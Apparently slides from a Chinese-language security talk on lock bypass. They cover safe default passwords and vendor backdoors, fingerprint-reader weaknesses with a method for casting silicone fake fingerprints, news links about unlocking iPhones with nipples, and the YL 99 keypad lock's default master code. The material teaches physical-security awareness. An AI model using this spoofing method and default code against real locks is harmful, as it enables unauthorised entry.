
保险箱有时还会有默认特权密码, 但用户往往忘记更改...





## 保险箱的第4关: 厂商后门?

厂商喜欢设置后门来防止密码遗忘, 但换来的却是... RTFM..





## 指纹识别锁真的安全吗？

每个人的指纹是独一无二，两人之间不存在着相同的手指指纹，并且每个人的指纹是固定的，通常不会发生变化。

指纹识别技术通过读取指纹图像，然后提取指纹的特征，最后通过匹配识别算法得到识别结果。

指纹识别中使用的模板并非最初的指纹图，而是由指纹图中提取的关键特征。指纹的特性使其广泛运用在门禁系统，考勤系统中。








## 指纹的特性

指纹纹路上都布满了汗腺, 不断分泌汗水, 脂肪和蛋白质. 其分泌物的粘性强, 挥发慢, 会停留在物体上较长的时间.

手指皮肤组织有很强的再生能力. 在意外刮伤的情况下, 也能在一段时间后恢复原样. 纹路形状一生都不改变.

基本纹路图案包括: 环型 (Loop); 螺旋型 (whorl) 和弓型 (Arch). 使其独一无二的是每个纹路的起点, 终点, 分叉等细节特征.





# 指纹识别机

当下最常见的指纹识别机: 光学指纹识别(考勤机); 电容式指纹识别(iPhone)

光学指纹识别是通过激光射在手指指纹的凹凸面,并反射回感应器,并形成指纹图片,再与之前采集的指纹图片进行比较

影响指纹机识别率的因素: 手指肮脏, 手指疤痕等导致的指纹差异, 都会影响指纹质量, 使同一手指的指纹无法被系统正常辨识





## 指纹模提取&复制

用手指按在热熔胶;蜡烛模上形成带有指纹的模具，然后将硅胶倒入定型。经过倒模工序后，制成硅胶指纹套。

当光学指纹机激光射在硅胶指纹膜时，如果纹路清晰，指纹机就可以被正常识别。从而达到欺骗指纹机的目的。

[http://dasalte.ccc.de/biometrie/fingerabdruck\\_kopieren.en](http://dasalte.ccc.de/biometrie/fingerabdruck_kopieren.en)





视频演示:





# 临时解决方案?

[日本人用乳头纹成功解锁iPhone 5s—在线播放—优酷网，视...](#)

[v.youku.com](#) > [科技列表](#) > [手机](#) ▾

日本人用乳头纹成功解锁iPhone 5s 更多科技视频请关注倚天科技视频网 (spsky.net)

[日本“果粉”成功用乳头解锁iPhone 6\(图\)\\_新闻\\_腾讯网](#)

[news.qq.com/a/20140923/010038.htm](#) ▾ [Translate this page](#)

Sep 23, 2014 - 日本“果粉”成功用乳头解锁iPhone 6(图) ... 可以光明正大地在大街上掀起自己的衣服，露出自己的乳头，并理直气壮地告诉别人“我只是在解锁手机”。

[日本用户iPhone新玩法：乳头测试指纹识别功能|日本|解锁 ...](#)

[tech.sina.com.cn/mobile/n/2014.../10039628832.shtm...](#) ▾ [Translate this page](#)

Sep 21, 2014 - 日本用户用乳头解锁iPhone 6 ... 的玩法对新手机进行了评测：他们用自己的乳头来测试Touch ID指纹识别功能，并 ... 文章关键词：日本解锁指纹识别。

[日本人用乳头解锁iPhone 5S\(组图\) - 新浪科技 - 新浪网](#)

[tech.sina.com.cn](#) > [电信](#) ▾ [Translate this page](#)

Sep 22, 2013 - iPhone5S新增的指纹识别功能是它的亮点之一，但事实上它不仅仅支持指纹识别，还支持其它一些纹理的识别，比如说乳头.....。今天在日本有人用 ...





# 数字密码锁 - YL 99

Master 账号: 设置管理用户密码 (默认 0123 #)

特殊账号: 可激活一键开锁功能 (必须 9 作为起始)


普通账号: 同时存储10 多组密码供不同用户使用 (1 - 8 作为起始)

贴心防密码泄漏功能: 起始码 + xxxx + 正确密码 + # (结束确认)

但是千里之堤, 毁于蚁穴 ...










# 视频演示: Reset





# 视频演示: Relay





